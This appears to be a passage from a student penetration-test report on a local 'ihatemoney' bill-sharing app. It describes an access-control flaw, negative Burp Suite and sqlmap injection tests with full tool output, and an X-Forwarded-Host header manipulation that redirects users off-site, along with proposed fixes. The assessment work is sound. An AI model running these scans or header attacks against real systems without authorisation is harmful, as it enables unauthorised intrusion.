Login to a project with project identifier and private code to that project. This will open the bills page of the project. The user can then click on project options. On getting the drop-down from project option we could click on project settings inside which there is a field to edit project.

Inside edit project a user could easily change the private code and the recovery email of the project. Thereby, not letting the admin access the service.




eRig	0.00
Rig	+1.00
Sid	-1.00
sid	0.00

The project identifier i… it!

When?	Who paid?	For what?	For whom?	How much?
2017-05-07	Rig	Foo	Sid, Rig	2.00 (1.00 each)

This is a free software, you can contribute and improve it!



Edit this project

Project name: newproject1

Private code: 12312345

Email: rrk320@nyu.edu

Download this project's data

What do you want to download ? bills

Export file format: csv

This is a free software, you can contribute and improve it!

5.1.3 Suggested changes:

If the private code has been reset then all the users should get a mail for the same. There should also be some security questions to change the recovery mail so that no user can change it apart from the admin who created the project.

Another way of doing this is by creating a vertical access model where there are two types of users in a project. One who create it called the admin and others who are only members of the project called users. The admin should only have the right to change the private code and the recovery email. Thus, this would prevent any access privilege issues.

5.2 Negative Tests:

The following other horizontal access control vulnerabilities were scanned using burp suite.


1. **Send Invite for another project:**
    - The requests were captured in burp suite and the projectid's were changed so that an invite will be sent to a specific mailid. This can enable the user to access the project settings and modify them as shown above.
    - It was observed that the responses redirected to the authentication page which means that the invite function is secure from such attacks.

2. **Access/Modify bills from other project:**
    - Requests were captured and sent to the repeater.
    - Their parameters were modified and forwarded.
    - The aim was to access the bills from other projects or delete them using the parameters assuming that some other projectid is known.
    - The server redirected them to the authenticate page for the other projectid which indicates that the system was immune to this attack.


6 Injection Flaws

6.1 SQL Injection:

Tested for SQL injection vulnerabilities using the tool “sqlmap” on kali linux. The results were negative and the web app does not seem to be vulnerable to sql injection. The following are the screenshots:



```
root@kali:~# sqlmap -u "http://localhost:5000/sid/edit/3*" --dbs
         _
 ___ ___| |_____ ___ ___  {1.0.8.2#dev}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[*] starting at 21:53:03

custom injection marking character ('*') found in option '-u'. Do you want to process it? [Y/n/q] y
[21:53:11] [INFO] testing connection to the target URL
sqlmap got a 303 redirect to 'http://localhost:5000/authenticate?project_id=sid'. Do you want to follow? [Y/n] y
[21:53:28] [INFO] testing if the target URL is stable
[21:53:28] [WARNING] URI parameter '#1*' does not appear dynamic
[21:53:28] [INFO] heuristics detected web page charset 'ascii'
[21:53:28] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[21:53:29] [INFO] testing for SQL injection on URI parameter '#1*'
[21:53:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:53:29] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[21:53:29] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:53:29] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:53:29] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[21:53:29] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[21:53:29] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[21:53:29] [INFO] testing 'MySQL inline queries'
[21:53:29] [INFO] testing 'PostgreSQL inline queries'
[21:53:29] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[21:53:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
```




```
[21:53:29] [INFO] testing for SQL injection on URI parameter '#1*'
[21:53:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:53:29] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[21:53:29] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:53:29] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:53:29] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[21:53:29] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[21:53:29] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[21:53:29] [INFO] testing 'MySQL inline queries'
[21:53:29] [INFO] testing 'PostgreSQL inline queries'
[21:53:29] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[21:53:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[21:53:29] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:53:29] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[21:53:29] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[21:53:29] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[21:53:30] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[21:53:30] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[21:53:30] [INFO] testing 'Oracle AND time-based blind'
[21:53:30] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[21:53:30] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS. You can
 try to explicitly set it with option '--dbms'
[21:53:30] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[21:53:31] [WARNING] URI parameter '#1*' is not injectable
[21:53:31] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--risk' valu
es to perform more tests. Also, you can try to rerun by providing either a valid value for option '--string' (or
 '--regexp'). If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could
 retry with an option '--tamper' (e.g. '--tamper=space2comment')
[21:53:31] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 220 times

[*] shutting down at 21:53:31
```

A prepared statement acts as a template to insert constant values which are needed for execution. It is one of the most effective methods against SQL Injection as the user input is taken as a part of parameter and not as a part of SQL command hence, prepared statements are used to counter SQL Injection.

6.2 Header Injection:

1. The values in the request header were modified and encoded values were obtained. This suggests that using crafted inputs an attacker can cause malicious script to be rendered by the server. Thus the site may be susceptible to header injection attacks.
   A screenshot of the header values being encoded is as shown:




```
GET /si%64d/edit HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:5000/sid/
Cookie:
session=.eJwdiUEKgCAUBa8Sb93Cb78kr9EyItSfUEFFuovunrSZYZgHIdlxzue-HLBgp7zmNog
ypKIhYu6oM7o3zkcnvSgvIuRQ47rPbQk5wY4PqlyEtEoZQ-H0TvWfFqQbxvsBZ9EejA.C_FxrA.7
RcFwahmhb6EHmKxJQHKEvGsBio
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.0 303 SEE OTHER
Content-Type: text/html; charset=utf-8
Content-Length: 253
Location: http://www.google.com/create?project_id=sidd
Server: Werkzeug/0.12.1 Python/3.5.2
Date: Mon, 08 May 2017 03:29:32 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a
href="/create?project_id=sidd">/create?project_id=sidd</a>.  If not click
the link.
```

2. The addition of a forwarded host to the header options also disrupts the flow of the application.
   The screenshots before and after the addition of the header are as follows:

Normal Execution:


Step 1: Request for an application web page



```
GET /sidd/edit HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:5000/sid/
Cookie:
session=.eJwdiUEKgCAUBa8Sb93Cb78kr9EyItSfUEFFuovunrSZYZgHIdlxzue-HLBgp7zmNog
ypKIhYu6oM7o3zkcnvSgvIuRQ47rPbQk5wY4PqlyEtEoZQ-HOTvWfFqQbxvsBZ9EejA.C_FxrA.7
RcFwahmhb6EHmKxJQHKEvGsBio
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.0 303 SEE OTHER
Content-Type: text/html; charset=utf-8
Content-Length: 253
Location: http://localhost:5000/create?project_id=sidd
Server: Werkzeug/0.12.1 Python/3.5.2
Date: Mon, 08 May 2017 03:42:46 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a
href="/create?project_id=sidd">/create?project_id=sidd</a>.  If not click
the link.
```

Step 2: Application Page being displayed




```
GET /create?project_id=sidd HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:5000/sid/
Cookie:
session=.eJwdiUEKgCAUBa8Sb93Cb78kr9EyItSfUEFFuovunrSZYZgHIdlxzue-HLBgp7zmNog
ypKIhYu6oM7o3zkcnvSgvIuRQ47rPbQk5wY4PqlyEtEoZQ-HOTvWfFqQbxvsBZ9EejA.C_FxrA.7
RcFwahmhb6EHmKxJQHKEvGsBio
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 3543
Server: Werkzeug/0.12.1 Python/3.5.2
Date: Mon, 08 May 2017 03:46:03 GMT

<!DOCTYPE html>
<html>
<head>
    <title>Account manager</title>
    <meta http-equiv="content-type" content="text/html; charset=utf-8">
    <link rel=stylesheet type=text/css href="/static/css/main.css">
    <script src="/static/js/jquery-3.1.1.min.js"></script>
    <script src="/static/js/ihatemoney.js"></script>
    <script src="/static/js/tether.min.js"></script>
    <script src="/static/js/bootstrap.min.js"></script>

    <script type="text/javascript" charset="utf-8">
        $(document).ready(function(){
            var left = window.innerWidth/2-$('.flash').width()/2;
            $(".flash").css({ "left": left+"px", "top":"0.6rem" });
            setTimeout(function(){
                $(".flash").fadeOut("slow", function () {
                    $(".flash").remove();
                });
            }, 4000);

            $('.datepicker').datepicker({
                format: 'yyyy-mm-dd',
                weekStart: 1,
                autoclose: true,
                language: 'en'
            });

            $('.dropdown-toggle').dropdown();


        });
    </script>
```

Error due to Header Injection:


Step 1: Insert the header option of X-Forwarding-Host



```
GET /si%64d/edit HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:5000/sid/
X-Forwarded-Host:www.google.com
Cookie:
session=.eJwdiUEKgCAUBa8Sb93Cb78kr9EyItSfUEFFuovunrSZYZgHIdlxzue-HLBgp7zmNog
ypKIhYu6oM7o3zkcnvSgvIuRQ47rPbQk5wY4PqlyEtEoZQ-H0TvWfFqQbxvsBZ9EejA.C_FxrA.7
RcFwahmhb6EHmKxJQHKEvGsBio
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.0 303 SEE OTHER
Content-Type: text/html; charset=utf-8
Content-Length: 253
Location: http://www.google.com/create?project_id=sidd
Server: Werkzeug/0.12.1 Python/3.5.2
Date: Mon, 08 May 2017 03:34:50 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a
href="/create?project_id=sidd">/create?project_id=sidd</a>.  If not click
the link.
```

Step 2: Error Page being displayed.



